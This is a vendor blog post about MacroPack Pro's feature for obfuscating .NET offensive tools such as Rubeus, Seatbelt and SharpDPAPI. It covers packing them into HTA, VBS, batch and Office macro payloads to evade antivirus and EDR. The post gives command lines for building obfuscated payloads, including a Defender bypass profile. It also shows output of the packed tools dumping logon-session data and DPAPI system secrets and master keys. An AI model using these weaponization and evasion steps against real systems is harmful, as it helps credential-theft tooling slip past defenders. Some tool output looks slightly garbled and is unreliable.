

Obfuscation and weaponization of .NET assemblies using MacroPack

 blog.balliskit.com/obfuscation-and-weaponization-of-net-assemblies-using-macropack-77feb815489c

Emeric


February 17, 2025

For a couple of years now, .NET have been the go to language for a lot of famous offensive security tools like Rubeus, SeatBelt, SharpDPAPI or Certify just to name a few.

However, along with this attractiveness, comes various signatures and detection primitives from security solutions. All the more so since .NET binaries actually contain an intermediate language (IL) which keeps the vast majority of symbols from the source code even when compiled in release mode, making the creation of signature easy for defensive purposes.

In this context, we at BallisKit, developed a scenario integrated to MacroPack Pro to obfuscate .NET assemblies and weaponized it using various formats. This scenario is implemented in the template WEAPONIZE_DOTNET and it's associated options.

Press enter or click to view image in full size



Obfuscating a .NET assembly


MacroPack Pro comes with its own private .NET obfuscator which can be used in this way:

```
echo "Rubeus.exe" | macro_pack.exe -G "Rubeus_obf.exe" --template=WEAPONIZE_DOTNET  
--obfuscate-dotnet-reflection-handling --obfuscate-dotnet-dinvoke-mutation
```

The scenario supports the next options:

- `--obfuscate-dotnet-dinvoke-mutation`
- `--obfuscate-dotnet-reflection-handling`
- `--obfuscate-dotnet-embed`
- `--obfuscate-dotnet-inflate`

Press enter or click to view image in full size



Running an obfuscated Rubeus on a machine with Defender enabled

Here are some details about the supported options

PlInvoke / DInvoke

The option *obfuscate-dotnet-dinvoke-mutation* mutates PlInvoke function imports to DInvoke ones.

PlInvoke is an integrated way for .NET programmers to import native functions and properly marshal the data transiting between managed and unmanaged code. The drawback to that functionality is that the imported functions' and libraries' names are stored in cleartext in the assembly. This enables security solutions to analyze what functions are likely to be used for malicious purpose in a similar way to the import table of native executable. A dynamic (meaning at runtime) way to import native functions and marshal data for .NET exists, which is most of the time referred to as DInvoke, standing for dynamic invoke.

As such, the *obfuscate-dotnet-dinvoke-mutation* option converts all the static imports to dynamic ones. Dynamic imports which can be obfuscated as opposed to the static ones. In this way, the obfuscated binary is much stealthier. Nevertheless, there is always a catch: in order to call the dynamically imported functions, the usage of delegates (variables of special .NET type, which can be seen as function pointers) is required and could trigger potential detection.

.NET Reflection

The option *obfuscate-dotnet-reflection-handling* handles the reflection capability of .NET assemblies. Reflection enables an assembly to access or retrieve part of the assembly at runtime. To give a concrete example, a .NET assembly can use reflection to get the fields' names of an enumeration at runtime as such (Code snippet from [SeatBelt](#)):

```
namespace Seatbelt.Commands
{
    [Flags]
    public enum CommandGroup
    {
        All,
        User,
        System,
        Slack,
        Chromium,
        Remote,
        Misc,
    }
}
...
using Seatbelt.Commands;
...
namespace Seatbelt
{
    public class Seatbelt : IDisposable
    {
        ...
        private void Usage()
        {
            ...
            var commandGroups = Enum.GetNames(typeof(CommandGroup)).ToArray();
            _outputSink.WriteHost("\n\nSeatbelt has the following command groups: " +
string.Join(", ", commandGroups));
            ...
        }
    }
}
```

That being shown, one may understand why obfuscating an assembly, and thus renaming most of its symbols, is likely to break some features or at least results in unexpected

outcomes.

The purpose of *obfuscate-dotnet-reflection-handling* is to handle this type of situations by mapping the obfuscated symbols back to their original values at runtime when reflection is involved. However, this comes at the cost of an overhead in the size of the assembly as well as a tiny increase in execution time.

Embedding the assembly inside a .NET loader

To help evading some security solutions heavily analyzing binaries statically, the option *obfuscate-dotnet-embed* is available. This option completely change the look of the resulting assembly, as it is none other than a .NET loader using the reflection capability of .NET to dynamically load an obfuscated version of the original assembly. In this way, the obfuscated assembly never touches the disk.

Decreasing the entropy


Finally, the option *obfuscate-dotnet-inflate=INFLATE_SIZE* further extends the previous loader feature by decreasing the entropy of the whole assembly at the cost of a massive bump in size.

Weaponizing a .NET assembly

Once an assembly is obfuscated, a Red Team operator will have to choose a way to execute it on the targeted system.

Executable

The most obvious solution is to transfer the obfuscated executable, as is, to the target system and execute it by double clicking on it or using a command line.



Of course, MacroPack Pro supports this scenario.

Command line scripting languages

The assembly can be packed into either a Visual Basic Script (VBS), a JavaScript script, an HTA document, or a Batch script and be used the same way as the original assembly, meaning that the command line arguments are taken into account by the underlying assembly.

To generate such a file, taking the example of an HTA payload, the command line is as follows (not that we also apply obfuscation options):

```
echo "Seatbelt.exe" | macro_pack.exe -G "Seatbelt.hta" --template=WEAPONIZE_DOTNET
--obfuscate-form --obfuscate-names --obfuscate-strings --
charsetmethod=random_heur_bypass --obfuscate-dotnet-reflection-handling --
obfuscate-dotnet-dinvoke-mutation
```

Once generated, the payload can be launched like so:

```
.\Seatbelt.hta <arguments>
```

Press enter or click to view image in full size

[illegible]

Obfuscated Seatbelt Assembly loaded from an HTA file

You can also use the *bypass* option or one of the EDR bypass preset to generate the payload with the right option for the targeted EDR.

```
echo "Rubeus.exe" | macro_pack.exe -G "Rubeus.cmd" --template=WEAPONIZE_DOTNET --bypass-profile="bypass profiles\defender bypass profile.json"
```

Press enter or click to view image in full size

```
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\T\Payloads> .\Rubeus.cmd logonsession
'\\tsclient\T\Payloads'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported. Defaulting to Windows directory.
'\\tsclient\T\Payloads\'
CMD does not support UNC paths as current directories.

Rubeus
v2.3.2

[*] Action: Display current logon session information

LUID           : 0x3bf19 (245529)
UserName       : Skynet
LogonDomain    : PULSE
SID            : S-1-5-21-4129951312-2811689010-1078151459-1000
AuthPackage    : NTLM
LogonType      : Supreme (2)
Session       : 1
LogonTime      : 2/5/2025 9:55:28 AM
LogonServer    : PULSE
DnsDomainName  :
Upn            :
```

Office documents

As with command line scripting languages, an assembly can be packed into an Office document, or more precisely inside a VBA macro.

The main difference is that Office applications, even if started from a console window relaunch themselves as standalone GUI applications at startup, thus detaching from the console. This means that command line arguments retrieving and output display is out of the way.

This is the reason why, we implemented hardcoded arguments through the environment variable “CONSOLE_ARGUMENTS” and the possibility to redirect the output to a file using the environment variable “CONSOLE_OUTPUT”. These environment variables can easily be set up in VBA as well as all the scripting languages mentioned in the previous section.

One last thing to note is that command line arguments, when they are supplied and supported, takes priority over the hardcoded ones.

Derived formats

Most of the other MacroPack Pro output formats are also supported as they rely internally on one of the above format, wrapping it into the desired output format

Compatibility Notes

Please note that our payloads are compatible all the way back to .NET framework 3.5 which correspond to the default installed .NET runtime (v2.0.50727) on Windows 7. However, the compatibility with this version is limited by the assembly you provide in the first place. An assembly compiled to target the .NET framework 3.5 will be compatible from the framework 3.5 onward, while an assembly compile to target the .NET framework 4 or above will only be compatible with the associated runtime version (v4.0.30319), which is the default installed one since Windows 10.

Tested assemblies

We tested various assemblies to make sure none of their functionalities are deteriorated by the obfuscation process. In the meantime, we tested the obfuscated assemblies against a representative panel of security solutions.

Here is a non exhaustive list of obfuscated assemblies validated to be working as expected after obfuscation and bypassing (most of) security solutions:

- KrbRelay
- Rubeus
- Mythic Apollo Implant
- SeatBelt
- SharpDPAPI
- SharpHound

Press enter or click to view image in full size

```
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\T\Payloads> wscript .\SharpDPAPI.vbs machinetriage
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\T\Payloads>

SharpDPAPI
v1.12.0

[*] Action: Machine DPAPI Credential, Vault, and Certificate Triage

[*] Elevating to SYSTEM via token duplication for LSA secret retrieval
[*] RevertToSelf()

[*] Secret : DPAPI_SYSTEM
[*] full: 2C8CBC8412D3464616B25CE313FC11C43C398433CAC66C962B77F1F7F2023C870E5CED4964E654FE
[*] m/u : 2C8CBC8412D3464616B25CE313FC11C43C398433 / CAC66C962B77F1F7F2023C870E5CED4964E654FE

[*] SYSTEM master key cache:

{8f6fdf4b-c22a-4af0-9a17-d81e3f497425}:85C16BD14F7FE71344FED3BBB0F99F24988DFE6A
{c083b060-d25a-42c9-848b-755d504081fa}:4C6A7257E8DEB7A319225661BB689B28A094D448
{0c36e0d6-b26e-4c16-9f6d-0111f26d63ec}:7C037615F59B000A7B23C54D65D310408664313F
{282ef3d9-6772-46ff-baea-5a061e872774}:6DF59501F69739A67FF19BB1FA48844920425227

[*] Triaging System Credentials

Folder : C:\WINDOWS\System32\config\systemprofile\AppData\Local\Microsoft\Credentials

CredFile : DFBE70A7E5CC19A398EBF1B96859CE5D

guidMasterKey : {282ef3d9-6772-46ff-baea-5a061e872774}
size : 11520
flags : 0x20000000 (CRYPTPROTECT_SYSTEM)
algHash/algCrypt : 32782 (ChefCorrect) / 26128 (Information)
description : Local Credential Data
```

SharpDPAPI VBS loader